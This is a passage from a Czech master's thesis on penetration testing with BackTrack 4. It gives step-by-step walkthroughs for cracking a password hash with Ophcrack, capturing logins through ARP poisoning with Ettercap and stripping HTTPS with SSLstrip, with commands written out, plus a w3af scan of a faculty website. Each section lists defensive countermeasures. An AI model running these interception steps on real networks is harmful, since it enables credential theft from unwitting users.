4. Zmáčkněte tlačítko Load a vyberte Single hash. Do připraveného pole vložte jeden řádek z výpisu hashdumpu, např. test1:1004:aebd4de384c7ec43aad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::



Obr. 25 Přidání hashe do Ophcracku

5. Hledat heslo začne program po stisknutí tlačítka Crack. Pokud uživatel nemá heslo příliš složité, mělo by se po chvíli objevit. Pokud ne, můžete zkusit použít jiné rainbow tabulky.



Obr. 26 Vyluštěné hesla programem Ophcrack

Obrana

- Použití silných hesel (tj. delší než 14znaků, kombinace malých a velkých písmen, čísel a speciálních znaků, nemělo by se jednat o skutečná slova)

5.8 Získávání hesel pomocí odposlechu síťového provozu

Odposlouchávání budeme provádět pomocí LAN snifferu Ettercap NG, který je jedním z nejpoužívanějších programů ke sniffingu, ovladatelný přes grafické rozhraní. Pomocí 4 druhů Man in the midlle útoků dokáže zachytávat hesla z řady protokolů (ftp, http, icq, pop3, telnet, https). Aplikace kromě odposlechu síťového provozu dokáže taky aktivně zasahovat do probíhající komunikace bez přerušení spojení. V této ukázce si ale pouze ukážeme zachytávání hesel z http, https a ftp protokolu.

Prvním krokem, nezbytným k odchycení dat, je připojení se do cílové sítě. Nezáleží na tom, zda jde o síť drátovou, či bezdrátovou, postup je přibližně stejný. U bezdrátových sítí je však nutné mít dostatečně silný signál, který umožní bezproblémové zachytávání paketů. Pokud je přístup do bezdrátové sítě chráněn heslem, je potřeba nejdřív zjistit heslo.


Postup:

1. Spusťte program Ettercap NG (Menu > Backtrack > Privilege Escalation > Sniffers > Ettercap-GTK).

2. Spusťte Unified sniffing

Obr. 27 Ettercap NG

3. Vyberete síťové rozhraní. U kabelového připojení obvykle eth0.
4. V záložce Hosts vybere Scan for Hosts, program vyhledá síťové zařízení v síti. Seznam zobrazíte položkou Hosts list.
5. V seznamu vyberte řádek s IP adresou oběti a zvolte Add to Target 1. Poté vyberte řádek s IP adresou routeru a zvolte Add to Target 2.



Obr. 28 Nastavení cílů pro odposlech programem ettercap NG

6. V menu pod položkou Mitm vyberte Arp poisoning. Poté zaškrtněte Sniff remote connections.
7. Posledním krokem k zahájení útoku je vybrání položky Start sniffing v menu Start.
8. Nyní už jen musíte čekat, kdy se oběť přihlásí na nějaké internetové stránky. Úspěšné zachycené heslo a přihlašovací jméno se společně s internetovou adresou vypíše ve spodním okně aplikace. Na obrázku 29 vidíme úspěšně zachycená hesla ze http://seznam.cz, https://google.com, http://facebook.com a ftp.

Obr. 29 Výpis zachycených hesel ettercapem NG

Problémem této metody je, že program podstrčí uživateli vlastní certifikát u https spojení, na což jej prohlížeč upozorní. U starších prohlížečů to nebyl problém, protože jen oznámily neplatný certifikát a běžný uživatel intuitivně odklikl, že chce pokračovat. Nové moderní prohlížeče tento systém oznamování změnily a dávají uživateli více najevo, že se může dostat na podvodný web nebo být v jiném ohrožení. Uživatel tak může kontaktovat správce sítě nebo jinak řešit tento problém a útok, tak může být neúspěšný.

Jak zachytávat hesla se zabezpečené komunikace, jen s minimem varovných příznaků si ukážeme dále.


Obrana:

- Použití statických ARP záznamů na úrovni síťové vrstvy
- Detekce otrávení ARP tabulky, např. programem ettercap NG
- Použití IDS (Intrusion Detection Systém)
- Použití zabezpečeného https protokolu
- Použití moderních internetových prohlížečů

5.9 Získávání hesel pomocí odposlechu šifrovaného síťového provozu

Jak už jsme si ukázali v předchozí kapitole, získávání hesel je poměrně jednoduchý útok. Problém nastává, když uživatel přistupuje na internetové stránky, které používají šifrovanou komunikaci pomocí SSL, prohlížeč uživatele upozorní na problém s certifikátem.

Vyřešit tento problém nám pomůže vyřešit nástroj SSLstrip. Tento program během Man in the middle útoku, který stejně jako u předchozí metody provádíme pomocí Ettercapu, nahrazuje https odkazy za http. Komunikace mezi útočníkem a obětí probíhá nezabezpečeným protokolem http a komunikace mezi útočníkem a cílovým server přes původní zabezpečený https. Dojem bezpečného připojení se snaží vyvolat podstrčením ikony „zámečku“ uživateli.



Obr. 30 Schéma funkce SSLstrip

Postup:

1. Přepněte počítač do forwarding módu:


   echo 1 > /proc/sys/net/ipv4/ip_forward

2. Nastavte iptables na přesměrování http provozu do sslstripu:

   sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000


3. Spusťte SSLstrip:

   sslstrip -k -f




Obr. 31 Nastavení počítače a spuštění SSLstripu

4. Další postup je stejný jako v krocích 1. – 7. u předchozí metody.
5. Nyní už jen musíte čekat, kdy se oběť přihlásí na nějaké internetové stránky. Úspěšné zachycené heslo a přihlašovací jméno se společně s internetovou adresou vypíše ve spodním okně aplikace. Na obrázku 32 vidíme úspěšně zachycená hesla ze http://seznam.cz, http://google.com a http://paypal.com. Prohlížeč oběti přitom neoznamuje žádnou chybu certifikátu a zároveň, jak můžete vidět na obrázku 33, zobrazuje uživateli ikonu zámku, která značí bezpečné spojení. Přihlašovací údaje lze rovněž naleznout v souboru „sslstrip.log“, který SSLstrip vytvoří ve složce /root.



Obr. 32 Výpis zachycených hesel ettercapem NG při spuštěném SSLstripu



Obr. 33 Zabezpečené připojení

Obrana:

- Použití statických ARP záznamů na úrovni síťové vrstvy
- Detekce otrávení ARP tabulky, např. programem ettercap NG
- Použití IDS (Intrusion Detection Systém)

6 BEZPEČNOSTNÍ TEST WEBOVÉ APLIKACE POMOCÍ W3AF

Poslední úkolem praktické části, bude bezpečnostní test webové aplikace a v případě nalezení zranitelnosti, její exploitace opět v operačním systému BackTrack 4 r2.


W3AF je framework na testování útoků a provádění auditů proti webovým aplikacím. Cílem projektu je vytvořit framework, který najde a exploituje chyby a zranitelnosti ve webových aplikacích. K dispozici je velká řada pluginů pro nejrůznější typy testů. K dispozici je i grafické rozhraní pro jednodušší ovládání. Program obsahuje množství exploitů, kterými může uživatel ihned ověřit nalezenou zranitelnost.

Postup:

1. Pro funkčnost grafického rozhraní v BackTracku4, musíme nainstalovat dva balíčky:

   apt-get install python-lxml
   apt-get install python-gtksourceview2


2. Spusťte w3af (Menu > Backtrack > Web Application Analysis > Web (frontend) > W3AF (GUI))
3. Do pole Target napište adresu webu, který chcete testovat. Vyberte profil, nebo sami zvolte pluginy, které budou použity v testu. Testování spustíte tlačítkem Start.



Obr. 34 Nastavení testu w3af


Jak vidíte na obrázku 34, zvolil jsem profil OWASP_TOP 10 pro testování internetových stránek fakulty (http://fai.utb.cz). Tento profil je vytvořen celosvětovou organizací zaměřenou na bezpečnost aplikací. Vyhledává 10 nejčastějších bezpečnostních chyb.

4. Po spuštění testu můžete v záložce Log vidět výpis zranitelností, informací a chyb.



Obr. 35 Výpis informací o testu w3af

5. V záložce Exploit, naleznete seznam zranitelností, které můžete ihned otestovat. Vyberte zranitelnost a exploitaci spusťte tlačítkem s ozubenými kolečky.



Obr. 36 Neúspěšná exploitace nalezených zranitelností

Obrázek 36 ukazuje, že ani jedna z nalezených zranitelností, není napadnutelná vestavěnými exploity. Výsledkem tohoto testu je tedy, že stránky Fakulty aplikované informatiky jsou bezpečné.

Obrana:

- Použití moderních internetových prohlížečů
- Správné ošetření vstupu aplikace programátorem

ZÁVĚR

Hacking není jen o nelegálním získávání informací, jak bývá často vnímán, ale může být nasazen jako rozhodující prostředek pro zvýšení bezpečnosti informačních či jiných systémů nebo široké veřejnosti. Problematika hackingu je velmi zajímavý předmět, při kterém je potřeba pochopit motiv útočníků. Využití internetových technologií, systémů a aplikací se stále zvětšuje a s tím i kriminalita v této oblasti. Pro každou organizaci, by mělo být samozřejmostí zapojení bezpečnostních expertů, kteří budou provádět etický hacking, aby odhalili všechny chyby a identifikovali slabá místa dříve, než je využijí útočníci k proniknutí do jejich počítačových a informačních systémů. Hackerské nástroje a postupy se vyvíjejí rychlým tempem, stejně jako používané technologie, proto by se penetrační testy prováděné odborníky měly periodicky opakovat a tím i udržovat vysoký standart bezpečnosti.

V teoretické části této diplomové práce, jsem se snažil čtenáři objasnit důvody, které vedou nebo by měly vést firmy k zavedení etického hackování svých počítačových sítí a informačních systémů. Popsal jsem v obecné rovině penetrační testování, jaké jsou jeho typy, jakými fázemi probíhá typický test, co může být jeho předmětem a jaká jsou kritéria pro úspěšné ukončení. Zmínil jsem metodiky provádění penetračních testů vypracované bezpečnostními organizacemi. Dále jsem nastínil definici informace, informačního systému a jeho úlohy. Popsal jsem část nástrojů a technik používaných hackery k útokům na počítačové systémy, sítě a aplikace. Nakonec zmiňuji statistiku zranitelností webových aplikací organizace WASC.

V praktické části, jsem si dal za cíl průnik do domácí bezdrátové sítě, která je zabezpečena díky WPA. Po úspěšném průniku provést průzkum sítě, s cílem naleznout potencionálně zranitelné počítače, tuto jejich zranitelnost potvrdit a pokusit se jí využít pro exploitaci tohoto cíle vedoucí k jeho plné kontrole. Dále odposlechem síťové komunikace zjistit hesla k internetovým službám. Tyto cíle se mi pomocí speciální Linuxové distribuce BackTrack 4 r2, která je určena k penetračním testům a bezpečnostním auditům, podařilo splnit. Tak jsem je mohl popsat formou detailního návodu, jak postupovat. Navrhnul jsem i základní protiopatření. V závěru jsem provedl úspěšný penetrační test webové prezentace Fakulty aplikované informatiky, protože dvě nalezené zranitelnosti, nebylo možné využít k exploitaci.

Před vypracováním této práce, kdy jsem neměl žádné velké znalosti ohledně počítačových útoků, jsem měl dojem bezpečí jak na internetu, tak i v domácí síti. Ovšem výsledky dosažené v praktické části, mě tohoto pocitu rychle zbavily. Doufám, že má práce přesvědčila všechny čtenáře, aby se také začali více zajímat o svou kybernetickou bezpečnost jako já, protože skuteční útočnici nikdy nespí.

ZÁVĚR V ANGLIČTINĚ

Hacking is not just about obtaining illegal information, as is generally meant, but can be deployed as a crucial means of improving the security of information systems, or the general public. The issue of hacking is a very interesting topic in which it is necessary to understand the motive of the attackers. Using of internet technologies, systems and applications is increasing as well as crime in this area. Participation of security experts performing ethical hacking should be obvious for each company to discover all errors and identify vulnerabilities before they will be abused for penetration their computer and information systems. Hacking tools and processes are evolving increasengly, as well as the technology used, therefore the penetration tests done by professionals should periodically repeated, and thus maintain a high standard of safety.

In the theoretical part of the thesis, i tried to clarify the reasons why is important companies should started to perform ethical hacking of computer networks and information systems. I also decribed penetration testing, its types and phases, existing kriteria for successful completion and what could be its subject. Application penetration testing methodology developer by security organizations was also mentioned. You can also find the definition of information, information systems as well as description of tools and techniques used by hackers to attack computer systems, networks and applications. At the end of the theoretical part I mentioned statistics of web application vulnerabilities made by organization WASC.

The purpose of the practical part penetration into home wireless network secured with WPA then to conduct a survey after successful penetration of the network in order to find an potentially vulnerable computers, confirm this vulnerability and attempt to use it for exploitation this target leading to its full control and find out passwords used for internet services. All mentioned goals were sucessfully met, using special BackTrack 4 r2 Linux distribution. All my steps was summarized to detailed instructions containing also basic countermeasures. Finally penetration test of Faculty of Applied Informatics webside was performed succesfully, because two vulnerabilities cannot be used for exploitation.

I had no deep knowledge of computer hacking before working on this thesis. I felt safe as on internet as home network. But all achivements reached in this thesis open my mind. I hope readers will begin take care more of their cybenetic security after reading this thesis because real attackers never sleeps.

SEZNAM POUŽITÉ LITERATURY

[1] HARRIS, Shon, et al. *Hacking – manuál hackera*. 1. vydání. Praha: Grada, 2008. 399 s. ISBN 978-80-247-1346-5.

[2] CleaverAndSmart – ICT management [online]. [cit. 2011-4-15]. Dostupný z WWW: <http://www.cleverandsmart.cz>

[3] Penetrační testy – Trustica [online]. [cit. 2011-4-20]. Dostupný z WWW: <http://www.trustica.cz/penetracni-testy/>

[4] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-16]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Open_Source_Security_Testing_Methodology_Manual>

[5] Pojem informačního systému [online]. [cit. 2011-5-05]. Dostupný z WWW: < http://www.fi.muni.cz/~smid/mis-infsys.htm>

[6] JIROVSKÝ, Václav. *Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství*. 1. vydání. Praha : Grada, 2007. 288 s. ISBN 978-80-247-1561-2.

[7] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-15]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Počítačový_virus>

[8] POSPÍCHAL, Petr. Útoky v počítačových sítích. Brno, 2008. 12 s. Semestrální práce. Vysoké učení technické v Brně, Fakulta informačních technologií.

[9] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-17]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Http_response_splitting>

[10] The web Application Security Consorcium [online]. [cit. 2011-4-17]. Dostupný z WWW: <http://projects.webappsec.org/w/page/13246989/Web-Application-Security-Statistics>

[11] URBAN, Jiří. Penetrační testování informačních systémů. Zlín, 2008. 97 s. Diplomová práce. Univerzita Tomáše Bati ve Zlíně, Fakulta aplikované informatiky.

[12] ZEMAN, Michal. Penetrační testování. České Budějovice, 2010. 78 s. Bakalářská práce. Jihočeská univerzita, Pedagogická fakulta.

[13] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-23]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Denial_of_Service>

[14] *Encyklopedie Wikipedia EN* [online]. [cit. 2011-4-20]. Dostupný z WWW: <http://en.wikipedia.org/wiki/White_box_testing>

[15] *Encyklopedie Wikipedia EN* [online]. [cit. 2011-4-20]. Dostupný z WWW: <http://en.wikipedia.org/wiki/Black_box_testing>

[16] *Encyklopedie Wikipedia EN* [online]. [cit. 2011-4-20]. Dostupný z WWW: <http://en.wikipedia.org/wiki/Grey_box_testing>

[17] *Encyklopedie Wikipedia EN* [online]. [cit. 2011-4-15]. Dostupný z WWW: <http://en.wikipedia.org/wiki/Ethical_hack>

[18] *Encyklopedie Wikipedia EN* [online]. [cit. 2011-4-15]. Dostupný z WWW: <http://en.wikipedia.org/wiki/Penetration_test>

[19] Penetrační testy | DCIT, a.s [online]. [cit. 2011-4-22]. Dostupný z WWW: <http://www.dcit.cz/cs/bezpecnost/penetracni-testy>

[20] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-29]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Cross-site_scripting>

[21] *Encyklopedie Wikipedia CS* [online]. [cit. 2011-4-29]. Dostupný z WWW: <http://cs.wikipedia.org/wiki/SQL_injection>

[22] Portál airdump.cz [online]. [cit. 2011-4-15]. Dostupný z WWW: <http://airdump.cz/>

[23] BackTrack Linux – Penetration Testing Distribution [online]. [cit. 2011-4-14]. Dostupný z WWW: <http://www.backtrack-linux.org/>

[24] SOOM.cz - e-zin o počítačové bezpečnosti [online]. [cit. 2011-4-15]. Dostupný z WWW: < http://www.soom.cz/>

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

ADSL	Asymmetric Digital Subscriber Line – druh připojení k internetu
ARIN	American Registry for Internet Numbers – regionální registrátor IP adres pro Ameriku a část Afriky.
ARP	Address Resolution Protocol – protokol k získání MAC adresy
CAM tabulka	Content Addressable Memory table – speciální rychlá paměť
CRC součet	Cyklický redundantní součet
DC++	Direct Connect – klient pro peer-to-peer sdílení souborů
DHCP	Dynamic Host Configuration Protocol – protokol pro automatické přidělování IP adres
DNS	Domain Name Systém - systém překladu doménových jmen na IP adresy a zpět
HTML	Hyper Text Markup Language – značkovací jazyk vytváření www stránek
HTTP	Hypertext Transfer Protocol - protokol určený pro výměnu hypertextových dokumentů
HTTPS	Hypertext Transfer Protocol Secure - nadstavba síťového protokolu HTTP
ICMP	Internet Control Message Protocol – internetový protokol pro odesílání chybových zpráv.
ICQ	I Seek You – softwer pro instant messaging
IP adresa	Číslo, které jednoznačně identifikuje síťové rozhraní v počítačové síti
IRC	Internet Relay Chat – protokol pro komunikaci v reálném čase
MAC adresa	Media Access Control – MAC adresa je jedinečný identifikátor síťového zařízení.
NetBIOS	Network Basic Input Output System – softwarové rozhraní pro zpřístupnění dat uložených na vzdálených počítačích.

RIPE	Réseaux IP Européens – regionální registrátor IP adres pro Evropu, Střední východ a část Asie, Afriky.
SNMP	Simple Network Management Protocol – protokol sloužící pro potřeby správy sítí.
SQL	Structured Query Language - jazyk používaný pro práci s daty v relačních databázích
TCP/IP	Hlavní protokol celosvětové sítě Internet
WPA	Wi-Fi Protected Access - chráněný přístup k Wi-Fi

SEZNAM OBRÁZKŮ

SEZNAM TABULEK